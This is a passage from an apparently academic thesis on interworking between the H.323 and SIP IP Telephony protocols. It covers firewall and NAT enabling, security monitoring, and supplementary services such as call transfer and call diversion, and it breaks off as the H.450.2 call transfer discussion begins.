


Figure 4.17: General security requirements and IP Telephony examples

Because of the problem complexity we cannot comprehensively cover all different aspects and their implications. Therefore, we concentrate on a subset. This subset nevertheless covers all the necessary steps from taking IP Telephony systems into operation to continuously using them in a potentially unfriendly environment. This leads to the alternative categorization in Figure 4.18.

According to this categorization initial efforts are necessary to enable the use of IP Telephony at all. This aspect is often disregarded when talking about security. In the worst case people become aware of it when they start deploying systems and these do not work as expected. Just minor configuration modifications are usually not sufficient in environments with firewalls or Network Address Translation (NAT) if these were not considered in advance. Protection




Figure 4.18: IP Telephony security aspects

against different kinds of risks becomes relevant once the enabling step has been done. Finally, large scale deployment of IP Telephony raises new risks and the important task to carefully operate and monitor installations.

4.5.1 Security Enabling

Typical network environments often include security infrastructure elements like firewalls or devices that perform a Network Address Translation (NAT). We find these mechanisms in dial-up routers of home users, they protect subnets on university campuses and are basically omnipresent to isolate company networks from the rest of the Internet. Figure 4.19 visualizes the starting situation for the deployment of IP Telephony systems under these circumstances. It also indicates that there are quite a number of different cases. There may be individual users who try to register with an infrastructure component that is protected, there may be different IP Telephony servers having to interact with each other and even multiple firewalls may be involved.

The subsequent analysis inspects which elements cause problems and what is the specific meaning of the term “enabling” in this context. IP Telephony signaling protocols and mechanisms often combine multiple connections for just one session. These connections typically use dynamically negotiated endpoint addresses and communication ports. The protocols transfer these parameters at various places within the signaling data payload. There is no typical fixed offset for specific information within an IP packet. Some signaling protocols even encode data in a binary format[1]. The H.323 protocol suite and its characteristics forms an prominent signaling protocol example for typical problems and their reasons. It was initially developed for local area networks only. It has not been designed to be firewall-friendly. In contrary, the

[1]Figure 2.10 in Section 2.3.1 shows an H.323 example that visualizes the problem in more detail.




Figure 4.19: Enabling aspect of IP Telephony security

protocol properties seem to indicate that the existence of security infrastructure element was not considered at all in the initial protocol design phase[1].

On the other hand conventional firewalls do not include mechanisms to cope with the indicated dynamic characteristics of multimedia protocols. Again, this is because they have not initially been designed to deal with this type of applications. Usually a standard firewall can be configured to let packets from or to specific fixed IP addresses or ports or ranges of those pass through. Stateful inspection and NAT support [45, 148] allow data transport in the backward direction if an initial forward connection is permitted. All these isolated mechanisms do not fulfill our specific needs. IP Telephony signaling and media streams can also not easily be handled by proxies in a demilitarized zone (DMZ). This is because at least for the media data there are strict delay constraints. These are more difficult to meet if we introduce an additional proxy. In specific situations it is possible to accept the delay. However, appropriate proxies simply did not exist at the time of our initial analysis of this topic. As a consequence the communication over administrative network borders is often just completely prevented in infrastructures using firewalls or NAT if no additional measures are taken. The unfortunate decision options are either to lower or fully abandon network protection in favor of the IP Telephony service or to refrain from its usage.

There are multiple alternative approaches to improve this situation. One option considers a change or extension of the protocols themselves. It tries to make protocol handling within the firewalls easier. This is basically a procedure for future actions because it does not easily help covering the mechanisms and devices that already exist. Another attempt demands to make interactions with the security infrastructure explicit. It would often be desirable that end-system and infrastructure entities become aware of each other. They are for instance operated under the same administrative control. The current practice lets firewalls painstakingly extract the information they need from the data streams. This is sub-optimal in such situations. [1] and [133] propose to combine both the described adaptation and enhancement of security

[1] Actually they did not have to be considered within the scope of the intended use in just separate LANs with no demand for calls across their borders. The problems arise with the expansion of the application area to an initially unforeseen domain.

components with a more explicit interaction[1] and a mutual awareness of infrastructure and application mechanisms. Especially the IETF midcom working group [200] intensively deals with this approach.

[134] specifically addresses the infrastructure entity modification and extension concept. That PhD thesis targets firewall architectures for multimedia applications. The proposed architecture treats different communication streams in an individual manner. In order to do so the resulting firewall classifies packets and routes them to specific exchangeable processing modules. These modules are for example proxies for a specific IP Telephony signaling protocol. They handle packets up to the application level payload and keep track of even multi-step signaling transactions. On the basis of the analysis the modules control low level firewall mechanisms like packet filters. They open or close paths for subsequent signaling or media data. The procedure with its dedicated handling of streams is both flexible as well as very efficient and ensures an appropriate firewall throughput. These activities resulted in the design and implementation of the system that is schematically shown in Figure 4.20. The figure visualizes the architecture of a prototype system of a distributed IP Telephony enabled firewall. It has become an important part of our testbed and ensures interworking with the German research network [190].




Figure taken from [134]

Figure 4.20: Firewall architecture for multimedia applications

We have actively participated in this work and served as co-author for the resulting publica-

[1] A detailed discussion of the implications of an explicit interaction with network infrastructure components and how such a practice fits with the general protocol layering practice in the Internet is out of the scope of this thesis. We suggest that the interested reader starts further reading on this topic with the documents referenced in [227].

tions and patent applications. A detailed description of the firewall specific approaches and results is given in [137, 136, 135].

Our analysis regards firewalls as entities that are very closely related to gateways. All investigated IP Telephony firewall examples substantially benefit from a dedicated and individual handling of signaling and media streams under common control. A successful system design and implementation can use exactly the decomposition and distribution strategies that we propose. Such a procedure accomplishes the preconditions for a high system performance and availability.

4.5.2 Security Protection

Protection is usually associated first with the term security. The activities in this area try to ensure privacy, correctness of data and proper system operation even in unfriendly environments with potential eavesdroppers or attackers. We have especially performed a detailed IP Telephony vulnerability case study. Since it is orthogonal to the interworking specific investigations that are in the main focus of the thesis, these activities are presented in a compact form in Appendix F.

4.5.3 Operation Mechanisms

Prevention of attacks and making systems robust, plays an important role. However, a good security policy cannot solely be based on these mechanisms. It must continuously ensure that systems get monitored and appropriate countermeasures are taken if malicious behavior is detected. We depict this approach in Figure 4.21.




Figure 4.21: Deployment, operation and management aspect of IP Telephony security

It is especially important to understand that the deployment of IP Telephony solutions and the actions taken to enable those, raise new problems. The protocols and mechanisms that are used may introduce new vulnerabilities. The integration of IP Telephony friendly mechanisms within a firewall environment definitely has an immediate benefit. However, it raises the

question, whether potential attackers can try to use IP Telephony like signaling for opening holes within the firewall. To our knowledge these aspects have not been investigated in detail so far.

[154] shows that the observation of security in all phases of a systems life-cycle is an adequate approach to cope with the described dependencies and new threats that can result from them. It also introduces patterns that describe such dependencies and algorithms for system security analysis and the selection of appropriate security standards and building blocks. As one valuable approach we propose a thorough security management and reactive measures based on the steady monitoring of system behavior. This can typically be done with appropriate Intrusion Detection Systems (IDS). [138] highlights that intrusion detection mechanisms can efficiently be co-located with firewalls or gateways because all signaling traffic necessarily passes through these specific entities. The further investigation of approaches that try to support easier and robust identification of audio data streams [166] is a valuable way to counter the potential misuse of telephony streams for "stealth attacks". However, the further and detailed investigation of these promising concepts remains for future activities that are out of the scope of this thesis.

4.5.4 Security Summary and Implications for Gateways

The effort for subsequently adding security functions to finalized designs or even to devices that are already deployed is extraordinary high. It is generally understood that security cannot be added as a supplement but needs to be considered at all phases of the system life-cycle. We have underlined that aspect in [155]. The modularization of functionality that we propose and practice throughout the whole thesis also provides valuable effects for making systems more robust.

Both the IETF and ITU perform ongoing efforts to provide cryptographic mechanisms within their signaling standards. The H.235 standard [97] deals with security measures and in its appendixes define different security profiles of individual complexity, cost and strength. Cryptographic authentication and privacy features are defined within the base RFC for SIP, too. An overview and discussion of security related extensions to the IP Telephony standards is given in [130].

The use of cryptographic extensions to typical IP Telephony media transport and signaling protocols is nevertheless a process that happens slowly. Only very few systems include it at the time of writing. Additionally, interaction in heterogeneous scenarios becomes a problem that has to be solved. Even if e.g., H.235 and SIP agree on the use of RTP encryption to protect media data, the way that encryption keys are agreed upon or exchanged is not defined yet. Additionally, we have to consider that encryption of signaling information breaks the IP Telephony friendly firewall enhancements that we have discussed in Section 4.5.1. Those need to inspect the application specific signaling payload of packets in order to decide which communication ports to dynamically open in the firewall.

The analysis of development and standardization efforts in both the H.323 as well as the SIP

world shows that incorporating security features within separated as well as inter-connected scenarios is possible. A number of functions such as the encryption of the RTP streams can be integrated on an end-to-end basis with the interworking components just forwarding the appropriate common keys.

There is nevertheless a retaining uncertainty about which specific cryptographic protocols and mechanisms are going to be used in future H.323 and SIP systems and whether these are going to be deployed in substantial quantities in the near future. This uncertainty slows down the comprehensive integration and mapping of security support in signaling gateway designs and implementations at the time of writing. However, security interworking support can and should be part of signaling gateways in the future. We consider this a specific future issue of our own work.

4.6 Conclusions

Interworking solutions between the two IP Telephony protocol suites H.323 and SIP can be categorized by a number of characteristics. In this chapter we have distinguished them according to the criteria protocol mapping, gateway integration and implementation strategy and have shown our investigation results for typical solutions in each of the resulting categories. We have determined a protocol-neutral interworking solution as as most beneficial and suitable for the provisioning of scalable interworking services in an open and extensible environment.

Additionally, the chapter has presented our contribution in the area of security support for IP Telephony systems. It is reflected by the active participation in the design of a firewall with multimedia and specific IP Telephony support as well as in the analysis of vulnerabilities of recent IP Telephony systems.

5 Signaling Gateways for Supplementary Services

> Hell, there are no rules here – we're trying to accomplish something.
>
> THOMAS A. EDISON

So far our presentation has explained the design, implementation and investigation of basic interworking between H.323 and SIP. In this chapter a more sophisticated task is tackled on the basis of the achieved results. We discuss the extension of functionality for interworking between *supplementary services*.

Support of specific service primitives within the connected protocols differs significantly in individual cases. Especially in this context it is often necessary to provide the desired interworking functionality by interacting with various distributed entities instead of doing a straight-forward mapping at a specific point. The subsequent sections present detailed examples for both the direct interworking as well as the distributed interaction case.

5.1 Supplementary Services

IP Telephony services cover a wide range. The subsequent investigation focuses on the specific subset of so-called *supplementary services*. They are well-known within the ISDN part of the traditional telephony system. [72] defines them in the following manner:

> "A *supplementary service* modifies or supplements a basic telecommunication service. Consequently, it cannot be offered to a customer as a stand alone service. It must be offered together with (or in association with) a basic telecommunication service. The same *supplementary service* may be common to a number of telecommunication services."

A well-known example for a *supplementary service* is the *unconditional call forwarding* feature of modern telephones. It allows a user to specify an alternative target for an incoming call. *Call waiting indication* is another example which conceptually differs from the first. It does not actively influence and modify the handling of a call but informs a busy subscriber about another pending communication request.

Supplementary services are well-defined and established within the traditional telephony system. Comprehensive support for them is considered as a precondition for the long-term success of new developments in the telecommunication area [56]. Hence, IP Telephony systems should support *supplementary services* as well [112]. There are several alternative ways how services can be provided. The potential functionality and flexibility of services significantly depends on the primitives that are provided by the underlying signaling protocol. Our subsequent discussion shows that H.323 and SIP take a different approach for *supplementary service* support. We explain the functional primitives that a successful interworking design has to consider.

5.1.1 Supplementary Services in H.323

[102] and [58] describe and discuss support for *supplementary services* within the H.323 protocol suite. They focus on the ITU-T recommendations of the H.450 series that specify several *supplementary services* for H.323. The feature set of these services is listed in Table 5.1. It clearly represents a replica of commonly available ISDN functionality.

Table 5.1: Supplementary services in the scope of H.450.x recommendations

Standard	**Service**
H.450.1 [76]	Supplementary Services Framework
H.450.2 [77]	Call Transfer Supplementary Service
H.450.3 [78]	Call Diversion Supplementary Service
H.450.4 [81]	Call Hold Supplementary Service
H.450.5 [82]	Call Park and Pickup Supplementary Service
H.450.6 [83]	Call Waiting Supplementary Service
H.450.7 [84]	Message Waiting Indication Supplementary Service
H.450.8 [94]	Name Identification Supplementary Service
H.450.9 [95]	Call Completion Supplementary Service
H.450.10 [91]	Call Offer Supplementary Service
H.450.11 [92]	Call Intrusion Supplementary Service
H.450.12 [93]	Common Information Additional Network Feature for H.323

H.450.1 specifies the general framework for the functionality and list alternatives for the relations to basic call signaling. H.450 typically uses a distributed peer-to-peer approach to provide these functions. Call signaling functionality is provided by intelligent end-systems mainly. In specific cases these can also interact with infrastructure components such as gatekeepers or “on-behalf” proxies that ensure ongoing operation even if an end-system is switched off. The recommendations define a detailed, stringent and complete set of (A)PDUs (Application Protocol Data Units) that are needed to accomplish the services that are standardized so far. Figure 5.1 shows a H.450 PDU example. The protocol suite uses an H.225.0-based transport for these PDUs.




Figure 5.1: Structure of an H.450.1 APDU

It combines a standard H.323 message body with standardized Network Facility Extensions (NFE) for *supplementary services* and can even transport a dynamically loadable interpreter (I) that supports dedicated vendor specific extensions. This description shows that the framework for the service is rather flexible and extensible. However, it assumes exactly one additional finite state machine and signaling logic that are isolated from the core call signaling for each additional service. This is in contrast to the composition of functionality in SIP which is shown next.

5.1.2 Supplementary Services in SIP

The SIP protocol suite takes a different approach on *supplementary service* support. It combines the enhancement of generic signaling protocol primitives with a description of mechanisms to integrate them. Figure 5.2 categorizes the different aspects in this context.




Figure 5.2: Service support categories

This procedure favors the re-use of just a minimal subset of necessary primitives. These then become part of multiple individual services. This practice ensures high flexibility and is in accordance with the general Internet approach that favors horizontal integration.

Practical experience in the last years has, nevertheless, shown that the definition of reliable and interoperable services cannot purely be left to individual implementors. Therefore, there are ongoing efforts to provide a more rigid and closed definition of specific services as well.

The selection of these services is influenced by their respective Intelligent Network (IN) [51] or H.323 counterparts. [112] discusses how typical IN services can be provided with SIP mechanisms. It shows a good coverage of the requirements but does not provide stringent details about how the individual services should be implemented. Standardization activities in the SIP domain additionally try to provide mechanisms for 3rd party control [99]. There is a number of drafts on this topic that are currently discussed within the IETF working groups *iptel* [199], *siping* [202] and *pint* [201].

Signaling Protocol Primitives

The definition of protocol primitives for *supplementary services* has been a topic of continuing interest within the last years. They have mainly been introduced as Internet drafts initially. This practice influenced our own activities because these could not be initially based on a stable basis. We had to continuously identify or propose even basic service mechanisms for SIP within our gateway design efforts. The step-wise introduction has also led to an only partial support within current end-systems.

Table 5.2: SIP protocol primitives for supplementary services

SIP method	**purpose**	**standardization in**
`REFER`	SIP method sent from a first party to request a second party to `INVITE` a third party in *call transfer* scenarios	Draft "SIP Extensions for supporting Distributed Call State" [117], Draft "SIP Call Control – Transfer" [164], Draft "The Refer Method" [163], Draft "The Referred-by Method" [165]
`SUBSCRIBE`	SIP method for active subscription to an event notification	RFC 3265 [131] – "Session Initiation Protocol (SIP) – Specific Event Notification"
`NOTIFY`	SIP method for an event notification	RFC 3265


Table 5.2 lists SIP methods that are used within our designs, their purpose and the documents where they are standardized.

Service Description and Parameterization

The flexible description of the intended behavior of a service plays an important role within the service provisioning process. This aspect has been an important aspect within the SIP protocol development and the available infrastructure and end-system implementations. A *call processing language* allows to describe how to react and what actions to trigger on arrival of certain events within a call or when a certain state of an IP Telephony system has been

reached. It is applicable for both the handling and triggering of actions within the infrastructure as well as within end-systems. A call with a specific calling or called party can e.g., be blocked or re-routed within an H.323 gatekeeper or a SIP proxy before it even reaches its target. Alternatively, it is possible to use the intelligence of an end-system and let it handle the alerting according to the call processing language description itself. The usage of a Call Processing Language (CPL) for creating and describing service logic has initially been discussed and standardized for SIP applications. It is, nevertheless, not strictly associated with a specific call signaling protocol. Integration of the mechanism for H.323 telephony systems is currently under evaluation and ongoing discussion with participation of experts from both the ITU-T as well as the IETF study or working groups.

The *Call Processing Language* (CPL) [110, 111] approach primarily addresses service parameterization by untrusted developers or users. It uses an XML notation for the description of the intended processing of parameters, decisions and functionality. Figure 5.3 visualizes its concept and notation.



Example adapted from [258]

Figure 5.3: CPL Principle and XML notation

CPL is strictly formalized and uses a decision graph technique. This follows the methodology of the IN-Service model. Decisions and actions are connected to form a Directed Acyclic Graph (DAG) that describes the call handling control flow. The stringent formalization allows to apply automated methods for analyzing worst-case paths and guarantees the well-defined termination of activities that are triggered. CPL scripts can be transported and placed either by out-of-band means but preferably using core protocol mechanisms such as the transport as payload of a SIP `REGISTER` message [109]. Both alternatives are considered for our design and implementation of *call diversion* interworking and its support in appropriate end-systems that are discussed in Section 5.4 and Section 7.1.1, respectively.

The CPL approach assumes a runtime-environment that has been deployed within the infras-

tructure and end-system components. It provides the means to control and parameterize specific technical service provisioning mechanisms that are discussed in the subsequent section.

Service Provisioning and External Interactions

Two main implementation mechanisms for service integration in SIP are proposed at the moment. These are the SIP CGI technique and the usage of SIP servlets. Both concepts are depicted in Figure 5.4.




Figure on SIP servlets adapted from [105]

Figure 5.4: Service provisioning mechanisms in SIP

The SIP CGI [108] technique provides full access to all call signaling information and also lets its user modify or create own responses. Because there are no restrictions for the possible operations it is mainly intended for trusted developers. The CGI procedure which allows to call external functions in an arbitrary programming language is well established for enhancing HTTP server functionality. This existing knowledge and familiarity are a benefit for rapid service development. Actually, SIP CGI is an interface instead of a language. This makes it very flexible.

[104] proposes another approach that makes more stringent assumptions about the run-time environment for the service logic. It makes use of so-called *servlets*. A SIP *servlet* represents Java byte-code and interacts with a SIP server that is co-located with a *servlet engine*. A standardized server API [49] allows to run code on all servlet-enabled servers. The approach combines a standardized integration framework with JAVA platform independence as well as with compile- and run-time checking. Servlet functionality is restricted by the Java sandbox security model and therefore typically easier to control and appropriate even for untrusted users.

Both SIP CGI as well as the SIP servlet technology provide sufficient means for the *supplementary services* that are discussed in this chapter. However, SIP CGI is more generally supported in SIP servers that are currently available [189, 205]. In our *call diversion* interworking

design in Section 5.4 it has been combined with the use of CPL mechanisms. These mechanisms are especially powerful means for the implementation of interworking mechanisms by coordinated interaction with multiple distributed components as discussed in Section 3.2.1.

5.1.3 Correspondences and Challenges for Interworking

Table 5.3 shows *supplementary services* in H.450 and their respective SIP counterparts. The dark shaded rows mark our detailed investigation and its results in this chapter. We have successfully provided interworking for them. The requirement analysis, design and implementation efforts for that task are presented and discussed in the subsequent sections.

Table 5.3: Correspondences between supplementary services in H.323 and SIP

topic	**H.450.x**	**SIP**
service framework	H.450.1	Draft "Framework for SIP Call Control Extensions" [41]
call transfer	H.450.2	Draft "The Refer Method" [163]
call diversion	H.450.3	Draft "Diversion Indication in SIP" [113]
call hold	H.450.4	0.0.0.0 target in SDP media description
call park and pickup	H.450.5	SIP core standard mechanisms including call hold, proprietary design and implementation according to [176]
call waiting	H.450.6	Draft "SIP Extensions for Message Waiting Indication" [115]
call waiting indication	H.450.7	Draft "SIP Extensions for Message Waiting Indication"
call completion	H.450.9	Draft "Automatic Call Back Service in SIP" [132]
call intrusion	H.450.11	proprietary design and implementation according to [43]

Call park and pickup as well as an approach for providing *call intrusion* have been investigated in two supervised diploma theses [176, 43]. These activities also resulted in the successful implementation of a *call park and pickup* SIP server and client that is further used by one of our industry cooperation partners [176].

At the time of writing there is no agreement on providing the same services with strictly the same involved entities and semantics in both investigated protocol suites. This situation is also caused by the initial lack of appropriate interworking solutions between them. This absence made the design of a corresponding set of functionality an initially irrelevant task. Our subsequent discussion of successful interworking solutions positively changes this situation and therefore has a positive impact on future developments.

[39] gives a survey of the usage of specific IP Telephony services and the customer rating of their importance.

service	customer usage (in %)
call forwarding	68
re-dial	67
access to voice mail	53
call completion	36
hunting group	36
open listening	34
speed dial key	15
conference	14
consultation	14
call transfer	13
toggle	11
store number (notepad)	11

Service usage

service	score (1.0 to 5.0)
call completion	4.3
speed dial key	4.1
re-dial	3.9
call forwarding	3.5
hunting group call pickup	3.2
call transfer	3.1
consultation	2.8
short dial	2.3
toggle	2.1
call waiting	2.0
conference	1.9
date reminder	1.7

Service importance

Survey extracted from [39]

Figure 5.5: Supplementary services usage and importance

It shows that among other non-standardized features the *supplementary services call forwarding* (which is called *call diversion* in the context of the H.450.x recommendations and our work), *call completion* and *call transfer* are regarded as most important. Support for their transparent and comprehensive interworking is investigated in the subsequent sections.

5.2 Standard Interworking Approach for Call Transfer

Figure 5.6 depicts the involved entities in a *call transfer* scenario and visualizes the behavior and interactions of this *supplementary service*.

In the H.450.2 recommendation [77] this service is defined in the following way:

> "*Call transfer* is a *supplementary service* which enables the served user to transform an existing call with another user into a new call between that other user and a third participant that the initiator of the procedure chooses."

The picture names the involved subscribers A, B and C and defines A as the *transferor* who is *transferring* the *primary call* with the *transferee* B into a *transferred call* between B and the *transfer target* C. It is one of the most requested features for users in a typical PBX environment. Therefore, *call transfer* has been targeted as one of the first services extending basic




Figure 5.6: Entities and interactions in a call transfer scenario

call capabilities for both H.323 as well as SIP. Our subsequent description of service specific signaling interactions forms the basis for our interworking design.

5.2.1 Call Transfer in H.323 – H.450.2

The H.450.2 specification describes the *call transfer* realization within the H.323 framework. The standard distinguishes various options for the service. They mainly differ in the way the transfer-to participant is initially informed about the pending service invocation. The standard categorizes this as service invocation with or without consultation.

